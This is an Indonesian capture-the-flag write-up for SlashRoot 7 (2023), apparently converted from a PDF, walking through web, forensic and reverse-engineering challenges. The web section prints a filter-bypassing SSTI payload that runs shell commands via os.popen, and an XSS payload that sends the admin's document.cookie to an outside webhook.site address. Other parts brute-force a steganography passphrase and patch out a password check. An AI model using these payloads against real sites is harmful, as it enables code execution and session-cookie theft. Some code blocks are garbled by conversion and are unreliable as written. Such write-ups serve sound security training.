

WRITERUP CTF SLASHROOT 7 2023
sudah dapet orang



**Plasma
mitm
mxlyk**

DAFTAR ISI

WEB EXPLOITATION

- VeryLight
- give me feedback

FORENSIC

- Zebra Cross

REVERSE ENGINEERING

- Asem
- Sanca
- Lazy

MISC


- Feedback
- Welcome
- RGX1337
- SangChall

OSINT


- Waka Waka eh eh
- Kode Rahasia

WEB EXPLOITATION


VeryLight



1. pertama mari kita buka page nya



2. dan seperti yang bisa kita lihat tidak ada yg menarik, mari kita coba inspect element agar lebih jelas




11:14 PM | 1.3KB/s ⓘ #
\$ curl http://103.152.242.228:20011/
<html>
<head>
<title>Very Light</title>
</head>
<body>
<marquee><h1>Very Very Light</h1>
</marquee>
<!-- Parameter Name: search -->
<!-- Method: GET -->
</body>
</html>
\$ ||

ESC ≈ CTRL ALT - . ! t
1 2 3 4 5 6 7 8 9 0
q w e r t y u i o p
a s d f g h j k l
z x c v b n m ⌂
?123 , ⌂ Indonesia ⌂ ←


3. dan seperti yang bisa kita lihat terdapat parameter tersembunyi di dalam nya berupa search

dan bila kita masukan input kedalam nya, hasil nya seperti ini




11:16 PM | 1.7KB/s ⓘ ⓘ #
⊕ 103.152.242.228:20011/?search=test 1 :
Very Very Li
You searched for:
testing

4. dan setelah beberapa tes ditemukan challenge berikut merupakan ssti, dengan beberapa filter



5. dari sini kita tinggal mencari payload yang tepat, dan...



6. Dengan payload berikut:

```
http://103.152.242.228:20011/?search={{request|attr(%27application%27)|attr(%27\x5f\x5fglobals\x5f\x5f%27)|attr(%27\x5f\x5fgetitem\x5f\x5f%27)(%27\x5f\x5fbuiltins\x5f\x5f%27)|attr(%27\x5f\x5fgetitem\x5f\x5f%27)(%27\x5f\x5fimport\x5f\x5f%27)(%27os%27)|attr(%27popen%27)(%27cat${IFS}/com*${IFS}%27)|attr(%27read%27)()}}
```


di dapat flag nya

FLAG : slashroot7{ju5t_a_5iMpL3_bL4CkL15t_R1GhTTTTttttTTTTTttt?}

give me feedback



1. tentu dengan web exp, kita buka terlebih dahulu page nya, untuk melihat seperti apa bentuk nya




2. kelihatannya tidak ada yang menarik, dan karena mungkin menggunakan handphone list nya tidak bisa di buka, maka dari itu harus di cek dari inspect element


```
12:45 AM | 3.3KB/s 🌐 ⊛
$ curl http://139.162.24.208:20014/
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Home</title>
    <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.2.3/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-rbsA2VBKQhggwzxH7pCaAg046MgnOM8OzW1RuH61DGlwZJEdK2Kadq2F9CUG65" crossorigin="anonymous">
</head>
<body>
    <nav class="navbar navbar-expand-lg bg-light">
        <div class="container-fluid">
            <a class="navbar-brand" href="/">My Galery</a>
            <button class="navbar-toggler" type="button" data-bs-toggle="collapse" data-bs-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation">
                <span class="navbar-toggler-icon"></span>
            </button>
            <div class="collapse navbar-collapse" id="navbarNav">
                <ul class="navbar-nav">
                    <li class="nav-item">
                        <a class="nav-link active" aria-current="page" href="/>Home</a>
                    </li>
                    <li class="nav-item">
                        <a class="nav-link" aria-current="page" href="/gallery">Gallery</a>
                    </li>
                    <li class="nav-item">
                        <a class="nav-link" aria-current="page" href="/feedback">Feedback</a>
                    </li>
                </ul>
            </div>
        </div>
        <div class="container mt-5">
            <h1>Welcome to gallery</h1>
        </div>
    </nav>
</body>
$ █
```

ESC ⌘ CTRL ALT - ↓ ↑


3. disini kita bisa lihat, bahwa tombol di pokok tadi yang tidak bisa dibuka, terdapat beberapa link ke page lain nya, antara lain home, gallery, dan feedback, dari sini mari kita buka feedback sesuai dengan nama soal



4. nah di sini kelihatan nya terdapat sebuah page untuk memberi feedback ke admin, dan setelah menguji page tersebut, seperti dalam page ini kita bisa melakukan xss



5. dan karena tidak ada url lain untuk mengirimkan page xss ke admin, seperti nya yg dikirimkan langsung di buka oleh si admin, mari kita tes



6. dengan payload berikut bisa kita lihat bahwa...

12:57 AM | 0.4KB/s 🔍 ⚡

https://webhook.site/#!/36b32076-00c1-47de-a3a7-fd687707c7e4 [3] ⋮

Webhook site Docs & API Custom Actions WebhookScript Terms & Privacy · Report

Powered by Auto Resgate Hide Details More ·

Request Details Periodic Raw content Export as · Delete

ID #0088 Incoming 10/01/2023 12:55:35 AM

Host 10.0.2.15:24209 Mac: Shovel Netw: Gpu: 100%

Date 10/01/2023 12:55:35 AM (a few seconds ago)

Size 0 bytes

ID 0ba36dad-dead-4cd8-bd01-678bd6cda9

Headers

connection	close
accept-language	en-US
accept-encoding	gzip, deflate, br
referer	http://10.0.2.15:3900/
sec-fetch-dst	empty
sec-fetch-mode	cors
sec-fetch-site	cross-site
origin	http://10.0.2.15:3900
accept	*/*
sec-ch-prefers-reduced-motion	0
sec-ch-platform	macOS
user-agent	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Webkit/537.36 (KHTML, like Gecko) Chrome/112.0.5613.122 Version/112.0.5613.122
sec-ch-user-mobile	0
sec-ch-user	0
host	webhook.site
content-length	0
content-type	0

Query strings

(empty)

Form values


(empty)

No content


ada 2 request dan salah satu nya kelihatan nya dari si admin, dari sini kita tinggal buat payload untuk me leak cookie seperti berikut:

```
<script>fetch("https://webhook.site/36b32076-00c1-47de-a3a7-fd687707c7e4?cookie="+document.cookie)</script>
```

lalu kita kirim kan



7. setelah kita kirim kan tinggal kita buka kembali webhook nya dan...



berhasil flag nya adalah
FLAG : slashroot7{xss_inj3ct1on}

FORENSIC

Zebra Cross

CHALLENGE 22 SOLVES X

Zebra Cross

409

ZEBRA CROSSING ZEBRA CROSSING



Ini mirip QR code tapi panjang kaya zebra cross,
jadi cara scannya gimana yaah ?

Author : bukan_littlekrisna

[!\[\]\(709a9f847fb90730c9f39ec6858c704b_img.jpg\) chall.zip](#)

Flag

Submit

```

└─(kilsha㉿kali)-[~/Downloads/slashroot/chall]
└─$ ls -la
total 272
drwxrwxr-x 2 kilsha kilsha 4096 Sep 29 23:06 .
drwxr-xr-x 7 kilsha kilsha 4096 Sep 30 21:00 ..
-rw-rw-r-- 1 kilsha kilsha 256344 Sep 29 22:55 .....
-rw-rw-r-- 1 kilsha kilsha 8485 Sep 29 13:36 'qr?.png'

└─(kilsha㉿kali)-[~/Downloads/slashroot/chall]
└─$ file .....
.....: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, mono 240
00 Hz

└─(kilsha㉿kali)-[~/Downloads/slashroot/chall]
└─$ file qr?.png
qr?.png: PNG image data, 11745 x 145, 8-bit/color RGBA, non-interlaced

```

1. Di sini saya mendapatkan 2 file yang berupa .wav dan .png yang apabila didengar .wav nya kita dapat mengetahui bahwa terdapat sebuah hint pada file wav tersebut.
2. Oleh karena itu saya telah mencoba beberapa tools stegano audio untuk mengambil hintnya dan di sini saya menemukan hal yang menarik menggunakan tools steghide. Di sini saya mendapatkan informasi bahwa terdapat data tersembunyi dari .wav tersebut, namun saya tidak tahu passphrasenya.

```

└─(kilsha㉿kali)-[~/Downloads/slashroot/chall]
└─$ mv ..... wow.wav

└─(kilsha㉿kali)-[~/Downloads/slashroot/chall]
└─$ steghide --info wow.wav
"wow.wav":
    format: wave audio, PCM encoding
    capacity: 7.8 KB
Try to get information about embedded data ? (y/n) y
Enter passphrase:
steghide: could not extract any data with that passphrase!

```

3. Oleh karena itu saya ingin mencoba membrute-force passphrasenya menggunakan stegseek <https://github.com/RickdeJager/stegseek>. Dari tools tersebut saya mendapat passphrasenya yaitu berupa “stikombali” dan saya juga mendapatkan hasil dari steghidennya yang berupa “wow.wav.out”

```
(kilsha㉿kali)-[~/Downloads/slashroot/chall2]
$ stegseek wow.wav rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek
[+] Found passphrase: "stikombali"
[+] Original filename: ".....txt".
[+] Extracting to "wow.wav.out".
```

Yang apabila dibuka akan jadi seperti ini



QR Decode Succeeded

Raw text	mungkin qr ini bisa membantu :)
Raw bytes	41 f6 d7 56 e6 76 b6 96 e2 07 17 22 06 96 e6 92 06 26 97 36 12 06 d6 56 d6 26 16 e7 47 52 03 a2 90 ec 11 ec
Barcode format	QR_CODE
Parsed Result Type	TEXT
Parsed Result	mungkin qr ini bisa membantu :)

Ya...trimz...sangat membantu 😊


1. Jadi ternyata kita hanya perlu menyusun qr panjangnya saja di paint



FLAG : slashroot7{jUst_pL4y1N6_WiTh_QqRr_c0D33}

REVERSE ENGINEERING

Asem



1. Pertama-tama diberikan sebuah file asm, maka dari itu saya coba menggunakan tools <https://www.codeconvert.ai/assembly-to-c-converter> dengan maksud untuk mengkonversi asm menjadi bahasa C.
2. Disini didapati hasil yang kurang sempurna

The screenshot shows the "Online Assembly to C Converter" tool interface. It consists of two main panes:

- Left Pane (ASM):** Displays the assembly code:6 lea bh, flag
7 mov bl, bh
8 mov cl, 25h
9 add bl, cl
10
11 L1:
12 add di, 1
13 mov al, [edx]
14 xchg [bh], al
15 mov ch, [di]
16 xchg [bl], ch
17 dec bl
18 add edx, 2
19 inc bh
20 cmp edx, cl
21 jl L1
22 ret
23 section .data:
24 s db 's','i','l','h','a','r','5','o','_','o','h','t','u','7','p','{','_','p','u','3','l','m','u','4','d','n','_','4','n','s','4'
25 flag db ..
- Right Pane (C):** Displays the generated C code:1 #include <stdio.h>
2
3 char s[] = {'s', 'i', 'l', 'h', 'a', 'r', '5', 'o', '_', 'o', 'h', 't', 'u', '7', 'p', '{', '_', 'p', 'u', '3', 'l', 'm', 'u', '4', 'd', 'n', '_', '4', 'n', 's', '4';
4 char flag;
5
6 int main() {
7 int i;
8 char temp;
9
10 for (i = 0; i < sizeof(s) / sizeof(s[0]); i++) {
11 temp = s[i];
12 s[i] = flag;
13 flag = temp;
14 }
15 return 0;
16 }

At the bottom center is a "Convert" button.

Hasil output : s}lhausph3r5o_ohtu7p{_pu3lmu4dn_4ns4

3. Karena saya mendapati bahwa sebenarnya dari bahasa asm itu ada loop dan lompat index sebanyak 2, maka saya menambahkan beberapa perubahan pada codenya menjadi seperti ini:

```
#include <stdio.h>

char s[] = {'s', '}', 'l', 'h', 'a', 'u', 's', 'p', 'h', '3', 'r', '5',
'o', '_', 'o', 'h', 't', 'u', '7', 'p', '{', '_', 'p', 'u', '3', 'l', 'm',
'u', '4', 'd', 'n', '_', '4', 'n', 's', '4'};
char flag;

int main() {
    int i;
    char temp;

    // Lompat 2 dari index awal
    for (i = 0; i < sizeof(s) / sizeof(s[0]); i=i+2) {
        temp = s[i];
        s[i] = flag;
        flag = temp;
        printf("%c", temp);
    }


    // Lompat 2 dari index akhir
    for (i = sizeof(s)-1; i > 0; i=i-2) {
        temp = s[i];
        s[i] = flag;
        flag = temp;
        printf("%c", temp);
    }
    return 0;
}
```

Hasil output : slashroot7{p3m4n4s4n_dulu_puh_53puh}

Notes: ada penambahan lompat 2 dari index akhir karena melihat jika tidak ditambahkan maka flag hanya diperoleh setengah

FLAG : slashroot7{p3m4n4s4n_dulu_puh_53puh}

Sanca



1. Sesuai dengan file yang diberikan, file merupakan pyc, maka gunakan tools pycdc untuk mengubahnya menjadi py

```
$ ./pycdc /SLASHROOT/sanca.pyc
# Source Generated with Decompile++
# File: sanca.pyc (Python 3.10)

import sys
a = '!#$%&\'(())*+,./0123456789:@ABCDEFIGHIJKLMNOPQRSTUVWXYZ[\]\\`_abcdefghijklmnopqrstuvwxyz{[]~`'

def arg111(arg444):
    return arg122(arg444.decode(), a[84] + a[75] + a[64] + a[81] + a[62] + a[82] + a[64] +
    a[77] + a[66] + a[64])

def arg232():
    return input(a[47] + a[75] + a[68] + a[64] + a[82] + a[68] + a[94] + a[68] + a[77] + a
    [83] + a[68] + a[81] + a[94] + a[66] + a[78] + a[81] + a[81] + a[68] + a[66] + a[83] + a[9
    4] + a[79] + a[64] + a[82] + a[82] + a[86] + a[78] + a[81] + a[67] + a[94] + a[69] + a[78]
    + a[81] + a[94] + a[69] + a[75] + a[64] + a[70] + a[25] + a[94])

def arg132():
    return open('flag.txt.enc', 'rb').read()

def arg112():
```

2. Dari sini didapati beberapa kesimpulan, bahwa file ini merupakan input checker, yang membutuhkan file flag.txt.enc, dan akan memberikan output flag asli jika kita menginput benar.

File python hasil pycdc yang dimodifikasi sedikit:

```
import sys

a = 
'!#$%&\`()*+, -./0123456789:;=>?@ABCDEFGHIJKLMNPQRSTUVWXYZ[\`]^_`abcdefg
hijklmnopqrstuvwxyz{|}~ `

def arg111(arg444):
    return arg122(arg444.decode(), a[84] + a[75] + a[64] + a[81] + a[62] +
a[82] + a[64] + a[77] + a[66] + a[64])

def arg232():
    return input(a[47] + a[75] + a[68] + a[64] + a[82] + a[68] + a[94] +
a[68] + a[77] + a[83] + a[68] + a[81] + a[94] + a[66] + a[78] + a[81] +
a[81] + a[68] + a[66] + a[83] + a[94] + a[79] + a[64] + a[82] + a[82] +
a[86] + a[78] + a[81] + a[67] + a[94] + a[69] + a[78] + a[81] + a[94] +
a[69] + a[75] + a[64] + a[70] + a[25] + a[94])

def arg132():
    return open('flag.txt.enc', 'rb').read()

def arg112():
    print(a[54] + a[68] + a[75] + a[66] + a[78] + a[76] + a[68] + a[94] +
a[65] + a[64] + a[66] + a[74] + a[13] * 3 + a[94] + a[71] + a[68] + a[81] +
a[68] + a[94] + a[72] + a[82] + a[94] + a[88] + a[78] + a[84] + a[81] +
a[94] + a[69] + a[75] + a[64] + a[70] + a[25])

def arg133(arg432):
    if arg432 == a[82] + a[83] + a[72] + a[74] + a[78] + a[76] + a[65] +
a[64] + a[75] + a[72] + a[31] + a[64] + a[75] + a[86] + a[64] + a[88] +
a[82] + a[83] + a[71] + a[68] + a[69] + a[72] + a[81] + a[82] + a[83]:
        return True
    else:
```

```

        print(a[51] + a[71] + a[64] + a[83] + a[94] + a[79] + a[64] +
a[82] + a[82] + a[86] + a[78] + a[81] + a[67] + a[94] + a[72] + a[82] +
a[94] + a[72] + a[77] + a[66] + a[78] + a[81] + a[81] + a[68] + a[66] +
a[83])
        sys.exit(0)
    return False

def arg122(arg432, arg423):
    arg433 = arg423
    i = 0
    result = ''
    for char in arg432:
        result += chr(ord(char) ^ ord(arg433[i]))
        i = (i + 1) % len(arg433)
    return result

arg444 = arg132()
arg432 = arg232()
if not arg133(arg432):
    arg112()
    arg423 = arg111(arg444)
    print(arg423)
sys.exit(0)

```

3. Jika kita mencoba memasukan input asal, outputnya akan seperti ini

```

Please enter correct password for flag: aaa
That password is incorrect

```

4. Karena sudah didapati source codenya, maka kita hanya perlu menghapus validasinya menjadi seperti ini

Code snippet:

```

arg444 = arg132()
arg432 = arg232()
# if not arg133(arg432):
arg112()
arg423 = arg111(arg444)
print(arg423)
sys.exit(0)


```

Dengan begitu ketika program dijalankan, dan di input dengan string apapun, hasilnya seperti ini

```
● Please enter correct password for flag: aaa  
Welcome back... here is your flag:  
slashroot7{pyth0n_v3r51_l0k4l}
```

FLAG : **slashroot7{pyth0n_v3r51_l0k4l}**

Lazy



7. Pertama-tama disini diberikan sebuah chall berupa ELF, dan disini ELF memerlukan flag.txt untuk dijalankan secara local. Karena file ini semacam sistem enkripsi sebuah flag.
